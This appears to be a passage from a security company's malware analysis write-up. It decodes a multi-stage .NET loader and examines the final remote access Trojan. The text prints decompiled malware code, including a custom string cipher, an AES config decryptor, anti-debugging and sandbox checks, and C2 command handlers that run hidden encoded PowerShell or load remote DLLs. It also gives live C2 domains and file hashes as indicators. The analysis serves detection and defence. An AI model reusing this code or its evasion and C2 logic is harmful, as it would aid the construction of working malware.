In order to get a better understanding of the obfuscation, we inspected the Cipher method and found the encoding routine. It didn't look standard, and clearly, it was something custom-built—although not extremely complicated to decode. Routines like this are often used to evade automated analysis, as the non-standard nature hinders some automated tooling—often requiring manual intervention and analysis to decode properly.

Below, we can see the full custom routine, which takes an encoded string, a key and an encipher flag.

```
// hellowrold.Program
// Token: 0x06000005 RID: 5 RVA: 0x00002158 File Offset: 0x00000358
private static string Cipher(string input, string key, bool encipher)
{
    for (int i = 0; i < key.Length; i++)
    {
        if (!char.IsLetter(key[i]))
        {
            return null;
        }
    }
    string text = string.Empty;
    int num = 0;
    for (int j = 0; j < input.Length; j++)
    {
        if (char.IsLetter(input[j]))
        {
            bool flag = char.IsUpper(input[j]);
            char c = flag ? 'A' : 'a';
            int index = (j - num) % key.Length;
            int num2 = (int)((flag ? char.ToUpper(key[index]) : char.ToLower(key[index])) - c);
            num2 = (encipher ? num2 : (-num2));
            text += ((char)(Program.Mod((int)input[j] + num2 - (int)c, 26) + (int)c)).ToString();
        }
        else
        {
            text += input[j].ToString();
            num++;
        }
    }
    return text;
}
```

Browsing back to our main function, we quickly found the key “avyhk” and encipher flag, which was set to *false*.

```
ss(Program.base64_encode(Program.Cipher("H4nGHKAVYHKEVKf9MXsS1mE4fo57qf9TJnrTXpDH2ZIBZaRGsZjPqAMZsyS1vfpCALXJHpsH2TQgoE4PErRgeFYZU/2xbW
00/3YLbnFNCD6z5CFGuOWyU4Bu8Rs4iFQEJ/sF3FCk/8YeNXzXx11Qne6f4yNRO7ZHVPr614Y3UShvXpnRq93IrkfN/pl8rmn6tb96bZ7YQIdgfcTCsMU6LAuMGIkpQ86dbo9Tq
7BUV5bDP4jsbP+qloxLcC5pKRC7FgM6euhdzsUxvHxvvaTqr5b43tbk4i3qv3ZpEA6fbwgfifuEgM2LqCxc439/gQL7JXxKutDJ0J/L8CPllTFervO0+p98RKIFtlbpJlkvn9ul
XFsglEdfCVzVQJ6yzqLRCjH9Ow02CYlBQbaQ/iuDU4EiK28CoFumkvTH1jhsRNTV[illegible]nW5howlN+wN0UjlfJ7BMfdNzx9vDQxSMJJupz0VsfxQiIt0fUWLJJueTL1
3tV1OlyqdqVncC7nOoVWwWfJoL4dl2i0nYTuDD[...string is too long...]", "avyhk", false)))).GetType("Client.Program");
eateInstance(type), null);
```


We decided not to pursue CyberChef for this. After some careful inspection and analysis, we were able to re-implement the routine using the equivalent Python code included below.

```python
def cipher(encoded, key, encipher):
    text =""
    num = 0
    num2 = 0
    j = 0
    index = 0
    c = ""
    flag = False
    for j in range(0, len(encoded)):
        if encoded[j].isalpha():
            flag = encoded[j].isupper()
            c = "A" if flag else "a"
            index = (j - num) % len(key)
            if flag:
                num2 = ord(key[index].upper()) - ord(c)
            else:
                num2 = ord(key[index].lower()) - ord(c)

            num2 = num2 if encipher else (-num2)

            text += (chr((modcustom(ord(encoded[j]) + num2 - ord(c),26) + ord(c))))
        else:
            text += str(encoded[j])
            num +=1

    return text
```

Using our new Python script, we wrote a wrapper around our cipher function and we were able to dump the decoded content to a new file. Using this, we ended up with another executable file: stage6.bin.

Stage6.bin

We saved and loaded the stage6.bin file into PeStudio and DIE for some static analysis and saw that we had another .NET file. (Yay for Dnspy again!)




Overall, we didn't find anything of particular use within PeStudio, so we moved on to Dnspy. We were able to determine that the file was a remote access Trojan (RAT), likely from the URSU family of malware.

This malware had all the typical functionality of a RAT, which included the ability to gather and enumerate system information, as well as download files and commands from a remote command-and-control server.

Analysis of the RAT

Below, we can see a graphic overview of the functionality of the final RAT payload.

RAT FUNCTIONALITY



Decrypting the Configuration

After determining that this malware was likely a RAT, we decided to look for indicators of the C2 server and any configuration settings that we could use as indicators of compromise. Analyzing the RAT code within Dnspy, we found an “InitializeSettings” method that was loading config data from values encrypted with AES256, and then encoding using Base64.

Here’s the code for decrypting config data within the InitializeSettings method:

```
// Token: 0x06000009 RID: 9 RVA: 0x00002CE0 File Offset: 0x00000EE0
public static bool InitializeSettings()
{
    bool result;
    try
    {
        Settings.Key = Encoding.UTF8.GetString(Convert.FromBase64String(Settings.Key));
        Settings.aes256 = new Aes256(Settings.Key);
        Settings.Ports = Settings.aes256.Decrypt(Settings.Ports);
        Settings.Hosts = Settings.aes256.Decrypt(Settings.Hosts);
        Settings.Version = Settings.aes256.Decrypt(Settings.Version);
        Settings.Install = Settings.aes256.Decrypt(Settings.Install);
        Settings.MTX = Settings.aes256.Decrypt(Settings.MTX);
        Settings.Pastebin = Settings.aes256.Decrypt(Settings.Pastebin);
        Settings.Anti = Settings.aes256.Decrypt(Settings.Anti);
        Settings.BDOS = Settings.aes256.Decrypt(Settings.BDOS);
        Settings.Group = Settings.aes256.Decrypt(Settings.Group);
        Settings.Hwid = Environment.MachineName;
        Settings.Serversignature = Settings.aes256.Decrypt(Settings.Serversignature);
        Settings.ServerCertificate = new X509Certificate2(Convert.FromBase64String(Settings.aes256.Decrypt(Settings.Certificate)));
        result = Settings.VerifyHash();
    }
    catch
    {
        result = false;
    }
    return result;
}
```

Below, we can see the AES256 encrypted and Base64-encoded values being loaded.

```
// Token: 0x04000008 RID: 8
public static string Ports = "DOOF4mBx1oFM13biGpVfZ41hH+uwk3rCJAbH09ZKFB8ipEtj1mtQP0HMJhbJFoHkbLr96GGS3gHaG0lTJk+EdQ==";

// Token: 0x04000009 RID: 9
public static string Hosts = "0seMJHiRqL02Rm2Owl9++iScW55P6bJbYQnZaFrYeU3YA112dSOJAEctffQquIQqfS0e3XVXyi9+242z8WoJPe+O/7Q9kW6R0+f6ObdYM+6Q4zxNU34iIw8gcUsAazNH7Vu2dbksICWAmLgPfY2MUw==";

// Token: 0x0400000A RID: 10
public static string Version = "L34Zd6cpLRMYfaXZNjo/BCU3nOuzMgtLcH4WZKgGPVCmZ+I4x8AtikTBrtgfx/h0NbEPVY5uO9VKk5bJQ9Tnow==";

// Token: 0x0400000B RID: 11
public static string Install = "XcPovcIDtU4Ddn/TffU65e7lUw7mxGCj7c5kqP8kyntbpsUNNzgIdhwAKfX6CfE4Ipx0cSWHw0iHPWHbDoSv6g==";

// Token: 0x0400000C RID: 12
public static string InstallFolder = "%AppData%";
```

After playing around with the decryption code, we were able to decrypt the config and pull out the following values—including a port number, mutex name, version and grouping numbers, as well as three domains of C2 servers.

```
Key: 1Ev4Lqb2AR3ntCMBaEQOEYPnvHE99a4d
Aes256: Client.Algorithm.Aes256
Ports: 456
Hosts: windowsupdatecdn.cn,gjghvga7ffgb.xyz,huugbbvuay4.cn
Version: v0.2
Install: false
Mutex: afgj6j3umd5uk
Pastebin: null
Anti: false
BDOS: false
Group: jan29
HWID:
ServerSignature: 5m+WtU2PXw326C2aGSjpiAuT8GvVcllTc5jdNd7+aw75s6dcfBjhV14I29qE/h3ANt5+jpF+USxOH8zAkbSlvwo4Njj3
ServerCert:
```

Machine Enumeration

Through a combination of queries made to the OS, mostly via WMI queries, the malware gathered the following information to send to the C2 server:

- Currently running antiviruses and security products
- User privileges
- Whether the victim was connected to a domain
- External IP of the current machine
- Names of open windows and active processes

Anti-Analysis Checks

After enumerating system information, the malware then executed some anti-analysis checks to see if it was running inside of a virtual machine or analysis environment.

The malware contained several methods and functions for detecting this. These were relatively simple and consisted of five main checks:

- **DetectManufacturer**: Looks for VMware or VirtualBox in hardware descriptions
- **DetectDebugger**: Checks “Debugger.IsAttached” flag, also checks for the presence of a **dnspy.xml** file in the **%appdata%** directory
- **DetectSandboxie**: Looks for Sandboxie drivers (**sbiedll.dll**)
- **IsSmallDisk**: Checks if Disk Size is less than 61GB
- **IsXP**: Checks if the current OS is Windows XP

If any of the above checks are true, then the malware cleans up and terminates itself with the “failFast” method.

Below, we can see the names of the anti-analysis functions being called.

```
// Token: 0x02000007 RID: 7
internal class Anti_Analysis
{
    // Token: 0x0600002D RID: 45 RVA: 0x00003C20 File Offset: 0x00001E20
    public static void RunAntiAnalysis()
    {
        bool flag = Anti_Analysis.DetectManufacturer() || Anti_Analysis.DetectDebugger() || Anti_Analysis.DetectSandboxie() || Anti_Analysis.IsSmallDisk() || Anti_Analysis.IsXP();
        if (flag)
        {
            Environment.FailFast(null);
        }
    }

    // Token: 0x0600002E RID: 46 RVA: 0x00003C70 File Offset: 0x00001E70
```

None of them were particularly interesting or complex, and all followed a similar structure to the screenshot below.

```
bool isAttached = Debugger.IsAttached;
bool flag7 = isAttached;
if (flag7)
{
    SetRegistry.selfdel(Program.regkey, Program.regitem, Program.taskname);
    Environment.Exit(0);
}
else
{
    Thread.Sleep(1000);
}
bool flag8 = File.Exists(Environment.ExpandEnvironmentVariables("%appdata%") + "\\dnSpy\\dnSpy.xml");
if (flag8)
{
    SetRegistry.selfdel(Program.regkey, Program.regitem, Program.taskname);
    Environment.Exit(0);
}
```

Final Persistence: Run Keys and Scheduled Tasks

Once the anti-analysis checks were completed, the malware established further persistence via scheduled tasks and run keys, depending on the current privilege level.

If admin privileges were available, then an elevated scheduled task is created. This would allow the malware to persist with admin-level privileges across reboots, without the need for UAC prompts each time.


If only standard user privileges were available, a .bat script would be placed into the current user's run key, which would provide persistence with standard user privileges.

Using these indicators, we were able to find other artifacts left by the malware and develop detections that could be used to alert on similar activity.

You can check for similar persistence via scheduled tasks and run keys by regularly reviewing the following run key and scheduled task locations:

- **HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run**
- **HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run**
- **c:\windows\system32\tasks**

(Alternatively, sign up for a free trial and we'll take a look for you!)



C2 Commands and Functionality

Once persistence had been established, the malware then contacted the command and control servers for further commands. These commands could be...

- **Update**: Download new malware via PowerShell, start it, then kill the current process
- **SavePlugin**: Download and load a remote DLL
- **Unload**: Send a kill command over a named pipe
- **Restart**: Kill the current process and force a restart via a scheduled task
- **Self-delete**: Remove all persistence and kill the current process

Some short snippets of this functionality are in the screenshots below:


```
if (text == "update")
{
    MutexControl.CloseMutex();
    Process process = new Process
    {
        StartInfo = new ProcessStartInfo
        {
            FileName = "powershell.exe",
            Arguments = " -enc " + msgPack.ForcePathObject("link").AsString,
            UseShellExecute = false,
            RedirectStandardOutput = true,
            WindowStyle = ProcessWindowStyle.Hidden,
            CreateNoWindow = true
        }
    };
    process.Start();
    SetRegistry.selfdel(Program.regkey, Program.regitem, Program.taskname);
}
```


```
}
else if (text == "savePlugin")
{
    try
    {
        Program.dllstore.Add(msgPack.ForcePathObject("Hash").AsString, msgPack.ForcePathObject("Dll").GetAsBytes());
        SetRegistry.SetValue(msgPack.ForcePathObject("Hash").AsString, msgPack.ForcePathObject("Dll").GetAsBytes());
        foreach (MsgPack msgPack2 in Packet.Packs.ToList<MsgPack>())
        {
            bool flag = msgPack2.ForcePathObject("Dll").AsString == msgPack.ForcePathObject("Hash").AsString;
            if (flag)
            {
                Packet.Packs.Remove(msgPack2);
                Packet.Invoke(msgPack, msgPack2);
            }
        }
    }
    catch (Exception ex)
    {
        Packet.Error("save/invoke " + ex.Message);
    }
```


```
}
else if (text == "unload")
{
    new Thread(delegate()
    {
        NamedPipeClientStream namedPipeClientStream = new NamedPipeClientStream("sdghgu4uga");
        try
        {
            namedPipeClientStream.Connect(400);
            StreamWriter streamWriter = new StreamWriter(namedPipeClientStream);
            string value = "kill";
            streamWriter.WriteLine(value);
            streamWriter.Flush();
            namedPipeClientStream.Close();
        }
        catch
        {
        }
    }).Start();
```

VirusTotal Check of Domains: 0/3

At the time of initial analysis (May 2021), all of the domains had 0/85 detections on VirusTotal—although one of them was marked as *suspicious* by *one* vendor.


0
/ 85
?
Community Score
3 detected files communicating with this domain
windowsupdatecdn.cn


0
/ 85
?
Community Score
No security vendors flagged this domain as malicious
gjghvga7ffgb.xyz
dga
DETECTION
DETAILS
COMMUNITY
Forcepoint ThreatSeeker
Suspicious



Recommendations and Final Comments

That wraps up our analysis of this malware. We hope you enjoyed it as much as we did. Hopefully, you learned something new and will soon be able to implement some of these analysis techniques for yourself.

As we saw, even a *relatively* simple payload (like a RAT) can be implemented in a way that is highly complex and difficult to detect, especially when using customized or unique files and domains that slip past automated security tooling. Although automated tooling has its place, the days are gone where you can rely on such tooling alone.

You should make sure that proactive and human-driven methods of threat hunting are built into your security stack alongside layered tooling to hinder and decrease the likelihood of a successful compromise.

To wrap things up, we'd like to make a few recommendations for dealing with this type of malware:

- **Avoid relying on static signatures to detect malicious activity.** This applies for both network and file-based indicators of compromise. All running executables and domains in this investigation were "legitimate" and likely would not be blocked on hash alone.
- **Monitor and manually review suspicious files** executing from runkeys, scheduled tasks and persistent startup folders.
- **Monitor for process creation events** where a Python file is being passed to a non-Python or text editor executable.
- **Inspect any suspicious or non-standard process creation events.** Baseline which processes are expected to launch **msbuild.exe**, and alert on anything outside of this baseline.

- **When analyzing suspicious files and domains, make sure to incorporate manual analysis and decoding into your process**. Avoid relying solely on automated tooling such as VirusTotal or online sandboxes.

Indicators of Compromise

- Domains:
    - **windowsupdatecdn[.]cn**
    - **gjghvga7ffgb[.]xyz**
    - **huugbbvuay4[.]cn**
- Hashes:
    - **ctfmon.exe: 3e442cda613415aedf80b8a1cfa4181bf4b85c548c043b88334e4067dd6600a6**
    - **Update.py: dd1fa3398a9cb727677501fd740d47e03f982621101cc7e6ab8dac457dca9125**
    - **stage2: 2CCADFC32DB49E67E80089F30C81F91DFFF4B20B8FC61714DF9E2348542007FD**
    - **stage3: 4591EDA045E3587A714BB11062EB258F82EE6F0637E6AA4D90F2D0B447A48EF7**
    - **stage4: 4417298524182564AED69261B6C556BDCE1E5B812EDC8A2ADDFC21998447D3C6**
    - **stage5: 9B775DFC58B5F82645A3C3165294D51C18F82EC1B19AC8A41BB320BEE92484ED**
    - **stage6: 169F5DBCD664C0B4FD65233E553FF605B30E974B6B16C90A1FB03404F1B01980**